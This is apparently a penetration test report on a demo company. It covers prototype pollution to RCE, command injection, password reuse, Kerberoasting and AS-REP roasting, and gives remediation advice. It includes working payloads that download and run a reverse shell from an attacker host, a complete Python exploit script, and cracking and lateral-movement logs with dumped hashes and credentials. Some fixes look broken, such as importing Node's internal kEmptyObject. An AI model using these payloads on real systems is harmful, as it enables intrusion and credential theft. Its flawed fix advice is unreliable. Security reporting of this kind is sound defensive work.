REFERENCES	<p>https://attack.mitre.org/techniques/T1587/004/ https://attack.mitre.org/techniques/T1210/ https://cwe.mitre.org/data/definitions/1321.html https://portswigger.net/web-security/prototype-pollution/server-side https://cheatsheetseries.owasp.org/cheatsheets/Prototype_Pollution_Prevention_Cheat_Sheet.html https://www.veracode.com/blog/secure-development/yet-another-perspective-prototype-pollution https://github.com/nodejs/node/commit/20b0df1d1eba957ea30ba618528debbe02a97c6a https://book.hacktricks.xyz/pentesting-web/deserialization/nodejs-proto-prototype-pollution/prototype-pollution-to-rce</p>
-------------------	--

TEST DETAILS

Affected components:

```
JS utilities.js X
utils > JS utilities.js > merge
1  exports.merge = function (...args) {
2  function apply(acc, obj) {
3    Object.keys(obj).forEach((key) => {
4      const value = obj[key];
5      if (Array.isArray(value)) {
6        acc[key] =
7          acc[key] && Array.isArray(acc[key])
8            ? acc[key].concat(value)
9            : value;
10     } else if (typeof value === "object") {
11       acc[key] = acc[key] || {};
12       if (Array.isArray(acc[key])) {
13         acc[key] = {};
14         apply(acc[key], value);
15       } else if (typeof acc[key] === "object") {
16         apply(acc[key], value);
17       } else {
18         acc[key] = value;
19       }
20     } else {
21       acc[key] = value;
22     }
23   });
24 }
25
26 const result = {};
27 args.forEach((obj) => apply(result, obj));
28
29 return result;
30 }
```

Image 10 - The merge function is creating an object {}, and then unsafely merging the properties - iterating on everything, including __proto__, and assigning it in newly created object, effectively polluting every newly created object in the application.


```

exports.updateProfile = (req, res) => {
  const profile = JSON.parse(fs.readFileSync("./data.json"))
  fs.writeFileSync("./data.json", JSON.stringify(merge(profile, req.body)))
  res.sendStatus(204)
};

```

Image 11 - The merge function is being called by the controllers/employee-of-the-month-controller component.

Exploit chain:

1. Update user profile on *PUT /employee-of-the-month* endpoint with prototype pollution payload as follows:


```

json={
  "firstname": "Patrick",
  "lastname": "Richardson",
  "description": "Hello, I am Patrick Richardson! I've set up this API to display employees of the month!",
  "achievement": {
    "reason": "Setting up employee of the month API",
    "date": "2023-10-4 11:03:04"
  },
  "__proto__": {
    "argv0": "/proc/self/exe",
    "shell": "/proc/self/exe",
    "env": {
      "get_rekt": "f"console.log(require('child_process').execSync(`{payload}`).toString())//"
    },
    "NODE_OPTIONS" : "--require /proc/self/envron"
  }
}

```

The state of the application has been altered.

2. Regenerate user badge on *GET /employee-of-the-month/badge/refresh* endpoint, effectively running the payload.



```
kali@kali: ~/lateralmovement
File Actions Edit View Help
(kali@kali)-[~/lateralmovement]
└─$ python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
127.0.0.1 - - [05/Oct/2023 12:00:31] "GET /reverse_shell.py HTTP/1.1" 200 -
└─$

kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
└─$ nc -lvnp 31337
listening on [any] 31337 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 58298
$ whoami
kali
$ id
uid=1000(kali) gid=1000(kali) groups=1000(kali),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),100(users),106(netdev),118(wireless),121(bluetooth),134(scanner),141(vboxsf),142(kaboxer)
$ cat /proc/self/environ
argv0=/proc/self/exeget_rekt=console.log(require('child_process').execSync(`curl http://localhost:8000/reverse_shell.py | python3) &`).toString())//NODE_OPTIONS=--require /proc/self/environLC_CTYPE=C.UTF-8PWD=/home/kali/pollution/api2env=[object Object]shell=/proc/self/exe$ ls /proc/self/cwd
controllers
data.json
img
index.js
middleware
node_modules
package-lock.json
package.json
utils
$ █
```

Image 12 - The exploit leads to remote code execution

REMIEDIATION**Solutions:**

A. Implement proper object mapping - in `controllers/employee-of-the-month-controller` modify line 21 as follows:

```
fs.writeFileSync(
  './data.json',
  JSON.stringify({
    firstname: req.body.firstname,
    lastname: req.body.lastname,
    description: req.body.description,
    achievement: {
      reason: req.body.achievement.reason,
      date: req.body.achievement.date
    }
  })
)
```

B. Mitigate potential prototype pollution source in `utils.js` module or choose a different library.

In `utils.js` import `kEmptyObject` from `internal/util`.

```
const { kEmptyObject } = require('internal/util');
```

Next, replace line 26 with:

```
const result = kEmptyObject
```

General prototype pollution mitigation recommendations:**1. Sanitize**

One approach to mitigate prototype pollution vulnerabilities involves sanitizing property keys before merging them into existing objects. This precautionary measure helps to stop attackers from injecting keys like **"proto"**, which can manipulate the object's prototype.

While the ideal method is to employ an **allowlist** of approved keys, it may not always be practical. In such cases, a commonly used alternative is to employ a **denylist** strategy, where potentially harmful strings from user input are removed.

However, it's important to note that relying solely on blocklisting has limitations. Some websites may successfully block **"proto"** but still overlook vulnerabilities that arise when an attacker manipulates an object's prototype through its constructor. Additionally, weak blocklisting implementations can be circumvented using straightforward obfuscation techniques such as `__proto__proto__to__`. The sanitization removes `__proto__` from `__proto__proto__to__`,

and leaves the output as `__proto__`. For this reason, **blacklisting is recommended as a temporary measure rather than a long-term solution.**

2. Safeguard prototype objects

A more resilient strategy for mitigating prototype pollution vulnerabilities involves safeguarding prototype objects against any alterations.

By employing the `Object.freeze()` method on an object, you effectively lock down its properties and values, rendering them immutable and preventing the addition of new properties. Since prototypes are essentially objects, you can proactively safeguard against potential vulnerabilities like so:

```
Object.freeze(Object.prototype);
```

Alternatively, you can consider using the `Object.seal()` method, which allows changes to existing property values while still restricting the addition of new properties. This approach can serve as a viable compromise when using `Object.freeze()` is not feasible for certain reasons.

3. Eliminate gadgets

In addition to using `Object.freeze()` to mitigate potential prototype pollution sources, you can also implement measures to neutralize potential gadgets. By doing so, even if an attacker identifies a prototype pollution vulnerability, it is likely to be rendered non-exploitable.

By default, all objects inherit from the global `Object.prototype`, either directly or indirectly through the prototype chain. However, you have the option to manually set an object's prototype using the `Object.create()` method. This not only enables you to designate any object as the new object's prototype but also allows you to create the object with a null prototype. This null prototype ensures that the object won't inherit any properties whatsoever:

```
let object = Object.create(null);
Object.getPrototypeOf(object); // null
```

When using node, you can also use `kEmptyObject` instead of normal objects.

```
const { kEmptyObject } = require('internal/util');
let object = kEmptyObject
Object.getPrototypeOf(object); // null
```

By employing this technique, you effectively isolate your objects from the global prototype chain, reducing the risk of prototype pollution vulnerabilities and enhancing the security of your code.

Important

```
{...object1, ...object2}
```

The JavaScript spread operator (`...object`) is not vulnerable to prototype pollution. However, **when code is rewritten to TypeScript, during compilation on certain versions of TypeScript (when compile target is set to es2017) it could default to converting the spread operator into `Object.assign`, which introduces the vulnerability back.** This is the reason why using the spread operator is not recommended in this case.

FINDING EPT-005 COMMAND INJECTION

CVSS SEVERITY	Critical	CVSSv3 SCORE	9.8
CVSSv3 CRITERIAS	Attack Vector : Network	Scope : Unchanged	
	Attack Complexity : Low	Confidentiality : High	
	Required Privileges : None	Integrity : High	
	User Interaction : None	Availability : High	
AFFECTED SCOPE	10.10.24.9 192.168.57.8		
DESCRIPTION	Command injection is an attack in which the goal is execution of arbitrary commands on the host operating system via a vulnerable application. Command injection attacks are possible when an application passes unsafe user supplied data (forms, cookies, HTTP headers etc.) to a system shell. In this attack, the attacker-supplied operating system commands are usually executed with the privileges of the vulnerable application. Command injection attacks are possible largely due to insufficient input validation.		
OBSERVATION	Baycode Security discovered a vulnerable component in the source code, that executed ffmpeg operating system command, and employed a blocklist in order to sanitize command injection, but the mitigation overlooked the possible syntax and the command injection was still possible. BCS crafted the exploit against the vulnerable component and compromised the Mail server.		
RISK	Likelihood: High - The vulnerability is possible to detect without the leaked source code and any unauthenticated adversary can execute the exploit. Impact: Very High - The adversary compromised the mail server and gained access to the internal network.		
REFERENCES	https://owasp.org/www-community/attacks/Command_Injection		

TEST DETAILS

```

const sanitizedOwner = sanitize(`${profile.firstname} ${profile.lastname}`)

const ffmpegArgs = [
  '-i', './img/image.jpg',
  '-y',
  '-vf', `scale=${300}:${300}`,
  '-vf', `drawtext="fontsize=16:fontfile=FreeSerif.ttf:text='\u2764 ${sanitizedOwner} \u2764':x=12:y=200"`,
  '-vcodec', 'png',
  '-loglevel', 'panic',
  filePath
];

```

Image 13 - Affected component

```

exports.sanitize = function (input) {
  return input.replace("'", "")
    .replace('"', "")
    .replace(";", "")
    .replace("|", "")
    .replace("&", "")
}

```

Image 14 - Insufficient sanitization

The sanitization would stop a following payload:

```
"; curl http://localhost:8000/reverse_shell.py | python3 #
```

The syntax was however overlooked, and the payload `$(command)` was still possible:

```
$(command)
```

```
payloadStageOne = "$(curl http://localhost:8000/reverse_shell.py -o /dev/shm/shell.py)"
```

```
payloadStageTwo = "$(python3 /dev/shm/shell.py)"
```

Exploit chain:

1. Update employee lastname on `PUT /employee-of-the-month` endpoint with command injection stage one payload in order to poison the data and persist the payload.
2. Execute the stage one by issuing a `GET /employee-of-the-month/badge/refresh` request. The persisted command injection payload has been executed, and the backdoor has been downloaded onto the shared memory.
3. Update employee lastname on `PUT /employee-of-the-month` endpoint with command injection stage two payload in order to poison the data and persist the payload.
4. Execute the stage two by issuing a `GET /employee-of-the-month/badge/refresh` request. The second persisted command injection payload has been executed, and the backdoor has made a connection to the adversary listener.

```

kali@kali: ~/lateralmovement
File Actions Edit View Help
(kali@kali)-[~/lateralmovement]
└─$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.57.8 - - [06/Oct/2023 22:38:32] "GET /reverse_shell.py HTTP/1.1" 200 -
└─$

kali@kali: ~/lateralmovement
File Actions Edit View Help
listening on [any] 31337 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 36860
# ^C

(kali@kali)-[~/lateralmovement]
└─$ nc -lvnp 31337
listening on [any] 31337 ...
connect to [192.168.57.9] from (UNKNOWN) [192.168.57.8] 45338
$ hostname
mail.democorp.com
$ whoami
node-api
$ id
uid=1001(node-api) gid=1001(node-api) groups=1001(node-api),33(www-data)
$ █

```

Image 15 - Compromising the mail server (192.168.57.9)

Complete exploit:

```

import httpx

def exploit():
    client = httpx.Client()
    base_url = "http://10.10.24.9:3000"

    def json(payload):
        return {
            "firstname": "Patrick",
            "lastname": f"Payloadson {payload}",
            "description": "Hello, I am Patrick Richardson! I've set up this API to display employees of the month!",
            "achievement": {
                "reason": "Setting up employee of the month API",
                "date": "2023-10-4 11:03:04"
            }
        },

```

```

}

payloadStageOne = "${curl http://<attacker_ip>:8000/reverse_shell.py -o /dev/shm/shell.py}"
payloadStageTwo = "${python3 /dev/shm/shell.py}"

res = client.put(
    base_url + "/employee-of-the-month",
    headers={"cache-control": "no-cache"},
    json=json(payloadStageOne)
)

res = client.get(base_url + "/employee-of-the-month/badge/refresh", headers={"cache-control": "no-cache"})
print(res, len(res.text))

res = client.put(
    base_url + "/employee-of-the-month",
    headers={"cache-control": "no-cache"},
    json=json(payloadStageTwo)
)

res = client.get(base_url + "/employee-of-the-month/badge/refresh", headers={"cache-control": "no-cache"})
print(res, len(res.text))

exploit()

```

REMEDIATION

Solutions:

Modify the sanitizing code in `utilities.js` on line 32 as follows:

```

exports.sanitize = function (input) {
    return inputStr.replace(/[^a-zA-Z0-9]/g, "")
}

```

General command injection mitigation recommendations:

The best way to prevent OS command injection vulnerabilities is to avoid calling OS commands from application-layer code whenever possible. In most cases, it is possible to achieve the required functionality using safer platform APIs. If there is a need to call OS commands with user-supplied input, strong input validation is essential. The effective validation methods include:

1. Allow-listing permitted values.
2. Sanitizing the input so it contains **only alphanumeric characters**, without any other syntax or whitespace, for example:


```
function sanitize(inputStr) {  
  // Use a regular expression to match only alphanumeric characters  
  return inputStr.replace(/[^\a-zA-Z0-9]/g, "");  
}  
  
// Example usage:  
const input = "Hello, World!;#@- !$( )123";  
const sanitizedInput = sanitize(input);  
console.log(sanitizedInput); // "HelloWorld123"
```

It is advised to never attempt to sanitize input by escaping shell metacharacters. In practice, this is just too error-prone and vulnerable to being bypassed by a skilled attacker.

FINDING IPT-001 PASSWORD REUSE - E-MAIL TO DOMAIN

CVSS SEVERITY	High	CVSSV3 SCORE	7.1
CVSSV3 CRITERIAS	Attack Vector : Adjacent Network	Scope : Changed	
	Attack Complexity : Low	Confidentiality : Low	
	Required Privileges : None	Integrity : Low	
	User Interaction : None	Availability : Low	
AFFECTED SCOPE	10.10.24.0/24		
DESCRIPTION	<p>Password reuse refers to the practice of using the same password across multiple accounts or systems. This means that individuals use the same password for different services, such as email accounts, social media platforms, online banking, and work-related systems. If an attacker successfully obtains a password from one account, they can attempt to use it to gain unauthorized access to other accounts associated with the same password. In this case, the obtained user password for the e-mail box was reused on the domain.</p> <p>Adversaries may obtain and abuse credentials of a domain account as a means of gaining Initial Access, Persistence, Privilege Escalation, or Defense Evasion. Domain accounts are those managed by Active Directory Domain Services where access and permissions are configured across systems and services that are part of that domain. Domain accounts can cover users, administrators, and services. Adversaries may compromise domain accounts, some with a high level of privileges, through various means such as OS Credential Dumping or password reuse, allowing access to privileged resources of the domain.</p>		
OBSERVATION	<p>After compromising the mail server, Baycode Security team scanned the internal network for existing machines. BCS used the previously gathered username list to validate it against the domain and found existing users. Next, BCS used the previously obtained mailbox credentials to perform a credential stuffing attack against the domain, and found, that the credentials were reused and valid. BCS gained access into the internal domain, and opened a vector for further Active Directory domain-based attacks.</p>		
RISK	<p>Likelihood:</p> <p>Very high - The likelihood is very high when insufficient passwords are widespread, password policies are ineffective, and password hygiene is poor.</p> <p>Impact:</p> <p>High - The impact is high - although the user was not an administrator on any of the machines, adversary gained access to the domain, and opened a vector for many attacks and domain enumeration. The impact would be very high if compromised accounts had administrative privileges, access to highly sensitive systems or data, or if the attack would lead to significant disruption of services.</p>		
REFERENCES	<p>https://attack.mitre.org/techniques/T1078/002/</p>		


```
(root@kali)-[/home/kali/pollution]
└─# crackmapexec smb -u j.arnold -p F4ll2023\! -d democorp.com ./hosts.txt
SMB      10.10.24.250    445    DEMOCORP-DC      [*] Windows 10.0 Build 17763 x64 (name:DEMOCORP-DC) (domain:democorp.com) (signing:True) (SMBv1:False)
SMB      10.10.24.102    445    DELEG            [*] Windows 10.0 Build 22000 x64 (name:DELEG) (domain:democorp.com) (signing:False) (SMBv1:False)
SMB      10.10.24.100    445    SERVICE         [*] Windows 10.0 Build 22000 x64 (name:SERVICE) (domain:democorp.com) (signing:False) (SMBv1:False)
SMB      10.10.24.101    445    PRINTER         [*] Windows 10.0 Build 22000 x64 (name:PRINTER) (domain:democorp.com) (signing:False) (SMBv1:False)
SMB      10.10.24.250    445    DEMOCORP-DC     [+] democorp.com\j.arnold:F4ll2023!
SMB      10.10.24.102    445    DELEG           [+] democorp.com\j.arnold:F4ll2023!
SMB      10.10.24.100    445    SERVICE         [+] democorp.com\j.arnold:F4ll2023!
SMB      10.10.24.101    445    PRINTER         [+] democorp.com\j.arnold:F4ll2023!
```

Image 18 - The credentials were valid on the domain

REMEDIATION

Baycode Security team recommends Demo Corp to:

- Provide user awareness training on password security best practices, emphasizing the importance of creating unique and strong passwords, avoiding password reuse.
- Implement a password managing solution, which will create strong passwords.
- Enforce strong password policies, and encourage good password practices

What is a good password policy?

Lower, uppercase letters, special characters, numbers, sentences, 15 characters or more - for administrator access - 30 characters or more. Sentences/Passphrases work best. Rotate the passwords monthly (although retired by NIST in favor of longer passwords, it is still a good thing to do, when password management solutions are in use)

FINDING IPT-002 INSUFFICIENT PRIVILEGED ACCOUNT MANAGEMENT - KERBEROASTING ATTACK

CVSS SEVERITY	High	CVSSv3 SCORE	8.0
CVSSv3 CRITERIAS	Attack Vector : Adjacent Network	Scope : Unchanged	
	Attack Complexity : Low	Confidentiality : High	
	Required Privileges : Low	Integrity : High	
	User Interaction : None	Availability : High	
AFFECTED SCOPE	10.10.24.100		
DESCRIPTION	Kerberoasting is an attack technique that targets insufficient or easily trackable passwords in Kerberos Service Principal Names (SPNs) to obtain the underlying user account's password hashes. The attacker requests a Kerberos service ticket (TGS) for each targeted SPN, extracts the encrypted service ticket information containing the password hash, and then attempts to crack the hashes offline to obtain plaintext passwords. This attack takes advantage of vulnerabilities in password security and can potentially lead to unauthorized access to sensitive systems and data.		
OBSERVATION	Baycode Security team found accounts vulnerable to Kerberoasting attacks in the domain. BCS executed the Kerberoasting attack, and cracked a password for one of the service accounts, leading to compromise of the machine - BCS team discovered that the BadgeService account is a local administrator on the 10.20.24.100 machine, and used this account to execute remote code as a highly privileged user.		
RISK	<p>Likelihood: Likelihood: Very High - The likelihood is very high if insufficient passwords are widespread. Users with valid credentials to the domain can execute this attack.</p> <p>Impact: Impact: Very High - The impact is very high if compromised accounts have administrative privileges, access to highly sensitive systems or data.</p>		
REFERENCES	https://attack.mitre.org/techniques/T1558/003/		

TEST DETAILS

```
(root@kali)-[~/home/kali/lateralmovement/impacket/examples]
└─# ntpdate 10.10.24.250
2023-10-19 22:00:31.58210 (+0200) +32395.613469 +/- 0.001654 10.10.24.250 s1 no-leap
CLOCK: time stepped by 32395.613469

(root@kali)-[~/home/kali/lateralmovement/impacket/examples]
└─# ./GetUserSPNs.py -request -dc-ip 10.10.24.250 'democorp.com/j.arnold:F4ll2023!'
Impacket v0.11.0 - Copyright 2023 Fortra
```

ServicePrincipalName	Name	MemberOf	PasswordLastSet
SERVICE/BadgeService.DEMOCORP.com:60100	badgeservice		2023-10-18 05:15:23.250274

```
[...]
[-] CCache file is not found. Skipping ...
$krb5tgs$23$*badgeservice$DEMOCORP.COM$democorp.com/badgeservice*$7ce901d1b0c9c1737a46d19af1c8da3a53dcf7731765934fe0a4e1a97ce9aae0dfaf6244c67d7fc189163a8c9f6fc89ba4f32a51842f4999db80f8cb...
```

Image 19 - Kerberoastable account Service Ticket fetched

```
Session.....: hashcat
Status.....: Cracked
Hash.Name.....: Kerberos 5, etype 23, TGS-REP
Hash.Target.....: $krb5tgs$23$*badgeservice$DEMOCORP.COM$democorp.com...fe3a80
Time.Started.....: Thu Oct 19 13:09:23 2023 (2 mins, 13 secs)
Time.Estimated...: Thu Oct 19 13:11:36 2023 (0 secs)
Kernel.Feature...: Optimized Kernel
Guess.Base.....: File (..\rockyou.txt)
Guess.Mod.....: Rules (.\rules\NSA.rule)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 395.6 MH/s (4.70ms) @ Accel:8 Loops:256 Thr:32 Vec:1
Speed.#*.....: 395.6 MH/s
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 53040601494/1768504758976 (3.00%)
Rejected.....: 739734/53040601494 (0.00%)
Restore.Point...: 430085/14344384 (3.00%)
Restore.Sub.#1...: Salt:0 Amplifier:1792-2048 Iteration:0-256
Candidate.Engine.: Device Generator
Candidates.#1...: brandi85_12 -> PERRO09
Hardware.Mon.#1..: Temp: 85c Util: 96% Core:1927MHz Mem:7000MHz Bus:8
```

Image 20 - Ticket hash cracked

```
root@kali: /home/kali/lateralmovement
```

```
(root@kali)-[~/home/kali/lateralmovement]
└─# crackmapexec smb -u BadgeService -p 'Perfection123!' -d democorp.com ./hosts.txt
```

SMB	IP	Port	Service	Auth	OS	Build	Architecture	Notes
SMB	10.10.24.100	445	SERVICE	[*]	Windows 10.0	Build 22000	x64	(name:SERVICE) (domain:democorp.com) (signing:False) (SMBv1:False)
SMB	10.10.24.101	445	PRINTER	[*]	Windows 10.0	Build 22000	x64	(name:PRINTER) (domain:democorp.com) (signing:False) (SMBv1:False)
SMB	10.10.24.250	445	DEMOCORP-DC	[*]	Windows 10.0	Build 17763	x64	(name:DEMOCORP-DC) (domain:democorp.com) (signing:True) (SMBv1:False)
SMB	10.10.24.100	445	SERVICE	[+]	democorp.com\BadgeService	Perfection123!		(Pwn3d!)
SMB	10.10.24.101	445	PRINTER	[+]	democorp.com\BadgeService	Perfection123!		
SMB	10.10.24.250	445	DEMOCORP-DC	[+]	democorp.com\BadgeService	Perfection123!		

Image 21 - The BadgeService user is a local admin on machine 10.10.24.100

Impacket v0.11.0 - Copyright 2023 Fortra

```
[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0xd033e750c1ba24369843d7326805cc64
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Gości:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Konto domyślne:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:a5d134a2b8fced20fad910d7c69109bb:::
admin:1001:aad3b435b51404eeaad3b435b51404ee:209c6174da490caeb422f3fa5a7ae634:::
[*] Dumping cached domain logon information (domain/username:hash)
DEMOCORP.COM/Administrator:$DCC2$10240#Administrator#015b00635bd3a7b92fe0855d298036e7: (2023-10-19 20:29:53)
DEMOCORP.COM/jbird:$DCC2$10240#jbird#09d3a73bfac669d976c05be9bb596ba6: (2023-10-18 02:30:10)
DEMOCORP.COM/badgeservice:$DCC2$10240#badgeservice#318f4b6283d17a642dfb5366c20824d3: (2023-10-19 20:22:26)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
DEMOCORP\SERVICE$:aes256-cts-hmac-sha1-96:773253d26ca83a43304b720e4f80c1f641373150c6be9e603535af56772c2b2c
DEMOCORP\SERVICE$:aes128-cts-hmac-sha1-96:e08915c51742b865b5fe43fc2e4d33a7
DEMOCORP\SERVICE$:des-cbc-md5:165e40619becc44a
DEMOCORP\SERVICE$:plain_password_hex:815aa6e9872e09059fd733641170ccb7bfd6bb4d738575a821f3a7db6126fe80f0fae8f089d040c3cf7654dc1e1eb206d5b5d9568a154dce8a1a6461c1c5fce2694fe78d9398d137b48aa521ea5beffb7badddc30f829449343b5b818317d5d61da870f4e21373977bc3a04775afb521cdfed3da9538eb8a4e55c4dbbb3f44b9e13e7c3b20041d14f8d88123f3428d782d68a81300ffd6ed99718e961d640d310f25067dfd1c921aac30e93fab31a7d1e8f66b7eab919504c62fbeat2151abd530751bfb79845ad1708b477e032e1a7d9e9cc182d06b1cb3739e0b2e662ad01e37f8f5182cc363f5a7b95c2db5757e342
DEMOCORP\SERVICE$:aad3b435b51404eeaad3b435b51404ee:23ef1421d6fd27428a8ccee3c94a44ed:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0xe3e797ad91e2661f609722666d96af82b46c6ce6
dpapi_userkey:0x888b04ea24aa5ca2bac6b9563a01d4e9be76a7e6
[*] NL$KM
0000 DC ED A9 40 B4 BF 56 2A C2 93 13 F2 62 C1 A7 AB ...@..V*....b...
0010 77 75 70 31 7F 42 81 41 C6 40 B8 55 73 A9 C9 73 wup1.B.A.@.Us..s
0020 80 EC 8D 8C 0C 83 AF F6 79 71 DE 35 3B F4 C2 CB .....yq.5;...
0030 30 FB 7A 67 61 47 21 88 06 6B 35 DC CB 95 86 89 0.zgaG!..k5.....
NL$KM:dceda940b4bf562ac29313f262c1a7ab777570317f428141c640b85573a9c97380ec8d8c0c83aff67971de353bf4c2cb30fb7a6761472188066b35dccb958689
[*] Cleaning up...
[*] Stopping service RemoteRegistry
[*] Restoring the disabled state for service RemoteRegistry
```

Image 22 - Credentials from machine 10.10.24.100 were dumped

```
(root@kali)-[~/home/kali/lateralmovement/impacket/examples]
└─# ./dcomexec.py -object MMC20 'democorp.com/BadgeService:Perfection123!@10.10.24.100'
Impacket v0.11.0 - Copyright 2023 Fortra

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami /all
[-] Decoding error detected, consider running chcp.com at the target,
map the result with https://docs.python.org/3/library/codecs.html#standard-encodings
and then execute dcomexec.py again with -codec and the corresponding codec

USER INFORMATION
-----
User Name                SID
-----
democorp\badgeservice S-1-5-21-436216088-147652068-898103138-1107
```

Image 23 - Adversary compromised the machine

REMEDIATION

- Use Group Managed Service Accounts (GMSA - <https://learn.microsoft.com/en-us/windows-server/security/group-managed-service-accounts/group-managed-service-accounts-overview>) for privileged services.
- Create accounts to be run for specific service with least privilege only.
- Monitor for abnormal authentication patterns and unauthorized access attempts.
- Educate users about password security and the risks of insufficient passwords.
- Enforce strong password policies and encourage good password practices (as described in the part 1 of the series).

FINDING IPT-003 INSUFFICIENT HARDENING - KERBEROS PRE-AUTHENTICATION FLAG DISABLED - AS-REP ROASTING

CVSS SEVERITY	Critical	CVSSV3 SCORE	9.0
CVSSV3 CRITERIAS	Attack Vector : Adjacent Network	Scope : Changed	
	Attack Complexity : Low	Confidentiality : High	
	Required Privileges : Low	Integrity : High	
	User Interaction : None	Availability : High	
AFFECTED SCOPE	10.10.24.100 Any machine on the domain where j.bird user becomes a local administrator		
DESCRIPTION	AS-REP roasting exploits a Kerberos protocol vulnerability, specifically the absence of pre-authentication. Attackers target users with " Do not require Kerberos preauthentication " setting enabled. By sending an AS_REQ request on behalf of a user, they can obtain an AS_REP message containing the user's password hash. This hash is then cracked offline. This attack is possible when pre-authentication is disabled, allowing the KDC to release the encrypted TGT with the password hash without validation.		
OBSERVATION	Baycode Security team found an account with " Do not require Kerberos preauthentication " setting enabled and executed AS-REP roasting attack, cracked the user's hash and obtained the password. The user was a local administrator on machine 10.10.24.100. Baycode Security team compromised the machine with highest NT Authority / System privileges.		
